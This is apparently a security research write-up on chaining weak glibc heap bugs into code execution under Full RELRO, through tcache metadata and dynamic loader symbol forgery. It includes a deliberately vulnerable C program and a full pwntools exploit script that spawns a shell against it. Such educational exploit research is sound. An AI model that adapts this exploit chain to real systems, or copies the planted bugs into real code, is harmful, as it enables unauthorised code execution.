Heap to resolver: Composing Weak Heap Primitives
retleaveJan 30, 2026
Abstract

Modern heap hardening mechanisms — including tcache, allocator-level size restrictions, and Full RELRO — are commonly assumed to drastically reduce the exploitability of heap-based vulnerabilities, particularly in the absence of memory disclosure primitives.
This paper demonstrates that this assumption is fundamentally incomplete.
We present a fully detailed, end-to-end exploitation chain that derives a precise, byte-wise relative write primitive from a constrained heap vulnerability, bypasses allocator-enforced size limits, corrupts tcache metadata itself, and escalates into dynamic loader metadata corruption, resulting in arbitrary code execution under Full RELRO, without GOT, without PLT, and without absolute address disclosure.
Rather than relying on a single powerful bug, this work focuses on the composition of weak primitives across subsystems: heap metadata corruption, tcache trust violations, pointer confusion, and dynamic loader metadata abuse. The result is not a fragile exploit, but a general exploitation methodology applicable to modern post-mitigation environments.
Scope & Assumptions
This exploitation chain is demonstrated against a specific glibc allocator and dynamic loader configuration. Certain properties — such as relative DSO layout and the presence of writable loader mappings — are empirical rather than ABI-guaranteed.
The objective is not universal exploit reliability across all systems, but to demonstrate that modern hardening does not eliminate cross-subsystem composition attacks when implicit trust boundaries remain intact.
1. Threat Model
The attacker has:
- A heap-based out-of-bounds write
- byte-granular
- forward-only
- relative to a valid allocation
- A signed index confusion allowing unintended
free()targets - No arbitrary memory read
- No absolute address disclosure
- All standard modern mitigations enabled (ASLR, NX, PIE, Full RELRO)
The attacker cannot:
- leak libc or heap base addresses directly
- overwrite function pointers directly
- invoke PLT- or GOT-based resolution paths
This threat model reflects realistic post-mitigation exploitation scenarios and explicitly forbids classic shortcuts commonly relied upon in historical heap exploits.
2. High-Level Invariant
Invariant — Cross-Subsystem Trust Invariant If attacker-controlled data is interpreted as trusted allocator or loader metadata, control-flow integrity is lost.
This invariant recurs across subsystems that are typically analyzed in isolation:
- Heap chunk metadata (
sizefield semantics) - Tcache freelist management and saturation logic
- Dynamic loader metadata (
DT_SYMTAB,Elf64_Symresolution)
This exploit demonstrates that violating allocator invariants enables violating loader invariants, even though these components belong to distinct layers of the runtime.
3. Exploitation Overview
heap OOB write
   ↓
forged chunk sizes
   ↓
tcache saturation
   ↓
unsorted bin transition
   ↓
arena overlap
   ↓
libc-relative write
   ↓
loader metadata corruption
   ↓
ELF symbol forgery
   ↓
RIP control
Each step preserves allocator and loader structural validity while progressively expanding attacker influence across trust boundaries.
4. Vulnerable Program
The following program intentionally models two weak but realistic bugs: a forward-only byte-wise heap overflow and a signed index confusion during
free().c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define MAX 8
#define MAX_SZ 0x90

void *heapbase;
char *table[MAX];

void getheap(void){
    void *a = malloc(0x500);
    free(a);
    heapbase = (void *)((char *)a - 0x290);
}

void create(void) {
    int idx, size;
    scanf("%d", &idx);
    scanf("%d", &size);

    if (idx >= MAX || size <= 0 || size > MAX_SZ)
        return;

    getchar();

    table[idx] = malloc(size);
    fgets(table[idx], size, stdin);
}

void edit(void) {
    int idx;
    int off;
    unsigned char val;

    scanf("%d", &idx);
    if (idx >= MAX) return;

    scanf("%d", &off);
    scanf("%hhx", &val);
    table[idx][off] = val;
}

void destroy(void) {
    int idx;

    scanf("%d", &idx);
    if (idx >= MAX)
        return;

    free(table[idx]);
    table[idx] = NULL;
}

int main(void) {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    getheap();

    while (1) {
        int c;
        scanf("%d", &c);

        if (c == 1) create();
        if (c == 2) edit();
        if (c == 3) destroy();
        if (c == 4) _exit(0);
    }
}
5. Primitive #1 — Byte-wise Forward Heap Write
The
edit() function permits a single-byte write at an attacker-controlled positive offset from a valid heap allocation.Properties:
- byte-level precision
- relative addressing
- forward-only reach
- no direct control-flow overwrite
In isolation, this primitive is insufficient to hijack execution. Its power emerges only through systematic invariant violation.
6. Forging Heap Chunk Sizes
Eight chunks of size
0x30 are allocated contiguously. Using the forward OOB primitive, adjacent chunk size fields are modified.Encoding a size value of
0x291 yields:- a usable chunk size of
0x290 - correct alignment
prev_inuse = 1
glibc does not validate the provenance of size fields during
free(), only their internal consistency.
7. Tcache Saturation and Semantic Pivot

Seven forged frees saturate
tcache[0x290]. Once saturated:- further frees bypass tcache
- the allocator transitions to unsorted bin handling
- allocation-time size restrictions are no longer relevant
This represents a semantic pivot: allocator behavior changes without violating allocator invariants.
8. Primitive #2 — Signed Index Confusion
Negative indices passed to
destroy() cause unintended pointers derived from heap memory to be freed.glibc accepts these pointers as valid chunk addresses, modeling a common class of real-world sign and bounds bugs.

9. Freeing Tcache Metadata Itself
With tcache saturated, freeing heap base causes tcache metadata itself to be interpreted as an unsorted bin chunk.
Allocator bookkeeping data becomes attacker-controlled heap data.
10. Deriving a libc-Relative Write Primitive
Subsequent allocations return memory backed by libc arena structures. Combined with the original byte-wise OOB write, this yields a precise, byte-granular, forward relative write primitive anchored in libc memory.

At this stage, the attacker gains influence over libc state without any address disclosure.
11. Transition to Loader Metadata
From the libc anchor, writable loader mappings are reachable via relative offsets. Targeted structures include:
DT_SYMTABpointers insidestruct link_map- concrete
Elf64_Symentries of already-loaded DSOs
This transition exploits runtime loader resolution semantics, described in detail in the companion work ret2dso.
12. ELF Symbol Forgery
During runtime resolution, the loader computes:
resolved = sym->st_value + l_addrOnly
st_value influences control flow. All other fields may be reused from an existing legitimate symbol entry, preserving structural consistency.13. Runtime Resolution Trigger
A single-byte corruption inside the
stdin FILE structure redirects execution into a libc path that performs runtime symbol resolution.Because loader metadata has already been corrupted, this resolution yields direct control of RIP under Full RELRO.
14. Address Discovery Strategy
Relative drift between libc and
ld.so is empirical rather than guaranteed, but sufficiently constrained in practice to permit retry-based exploitation.Importantly, this technique relies on reachability rather than predictability: no fixed offsets or brute force of address space are required.
15. Full Exploit
The following exploit implements the complete chain described above. It is intentionally verbose and structured to mirror the conceptual phases, making the correspondence between theory and practice explicit.
python
from pwn import *

context.binary = elf = ELF("heap-to-loader")
context.log_level = "info"

found = False
attempt = 1

while not found:
    try:
        log.info(f"Attempt: {attempt}")
        io = process("heap-to-loader")

        # -------------------------------------------------
        # Heap interaction primitives
        # -------------------------------------------------
        def heap_alloc(slot, size, data=b"A"):
            io.sendline(b"1")
            io.sendline(str(slot).encode())
            io.sendline(str(size).encode())
            io.sendline(data)

        def heap_byte_write(slot, offset, byte_hex):
            io.sendline(b"2")
            io.sendline(str(slot).encode())
            io.sendline(str(offset).encode())
            io.sendline(byte_hex)

        def heap_free(slot):
            io.sendline(b"3")
            io.sendline(str(slot).encode())

        # -------------------------------------------------
        # Derived libc-relative write primitive
        # -------------------------------------------------
        def libc_relative_write(anchor_slot, relative_offset, payload: bytes):
            for i, b in enumerate(payload):
                heap_byte_write(anchor_slot, relative_offset + i, f"{b:02x}".encode())

        # -------------------------------------------------
        # Phase 1 — Heap grooming and chunk size forgery
        # -------------------------------------------------
        for i in range(8):
            heap_alloc(i, 0x30)

        # Forge adjacent chunk size fields to 0x291
        for i in range(7):
            heap_byte_write(0, (i * 0x40) + 0x38, b"91")
            heap_byte_write(0, (i * 0x40) + 0x39, b"02")

        # -------------------------------------------------
        # Phase 2 — Tcache saturation
        # -------------------------------------------------
        for i in range(8):
            heap_free(i)

        # -------------------------------------------------
        # Phase 3 — Free heap base
        # -------------------------------------------------
        heap_free(-4)

        # Force unsorted bin allocation
        heap_alloc(0, 0x80, p16(1) * 4)

        # Allocation backed by libc arena structures
        heap_alloc(1, 0x30)

        # -------------------------------------------------
        # Phase 4 — Transition to loader metadata (ret2dso)
        # -------------------------------------------------
        ARENA_TO_STDIN_OFFSET     = -0x240
        STDIN_VTABLE_OFFSET       = 0xd8
        LINKMAP_SYMTAB_OFFSET     = 0xb60
        DSO_SYMBOL_OFFSET         = 0x208
        LD_WRITABLE_BASE_OFFSET   = 0x3a000

        ONE_GADGET_OFFSET         = 0x12ee1a
        LD_LIBC_DRIFT             = 0x1a8560

        forged_st_value = (
            -(LD_LIBC_DRIFT + ONE_GADGET_OFFSET)
            & 0xffffffffffffffff
        )

        forged_symbol = (
            p64(0x19) +                     # st_name (copied)
            p64(0xd001200000020) +          # metadata fields
            p64(forged_st_value)            # forged st_value
        )

        # Redirect DT_SYMTAB inside loader metadata
        target = (
            ARENA_TO_STDIN_OFFSET
            + LD_LIBC_DRIFT
            + LD_WRITABLE_BASE_OFFSET
            + LINKMAP_SYMTAB_OFFSET
        )
        libc_relative_write(1, target, b"\xf0")

        # Overwrite a concrete Elf64_Sym entry
        target = (
            ARENA_TO_STDIN_OFFSET
            + LD_LIBC_DRIFT
            + LD_WRITABLE_BASE_OFFSET
            + DSO_SYMBOL_OFFSET
        )
        libc_relative_write(1, target, forged_symbol)

        # -------------------------------------------------
        # Phase 5 — Trigger runtime resolution via FILE corruption
        # -------------------------------------------------
        target = ARENA_TO_STDIN_OFFSET + STDIN_VTABLE_OFFSET + 7
        libc_relative_write(1, target, b"\xff")

        io.sendline(b"id")
        if b"uid" in io.clean():
            found = True
            io.interactive()

    except Exception:
        io.close()
        attempt += 1
16. Conclusion
Modern mitigations increasingly harden individual subsystems in isolation. This work demonstrates that exploitation remains viable where implicit trust assumptions cross subsystem boundaries.
As long as allocator, libc, and loader metadata remain mutually trusted, weak primitives can be systematically composed into full control-flow compromise, even under Full RELRO and without memory disclosure.
Source code & environment setup: https://github.com/retleave/pocs
This document is intended for defensive research and educational purposes.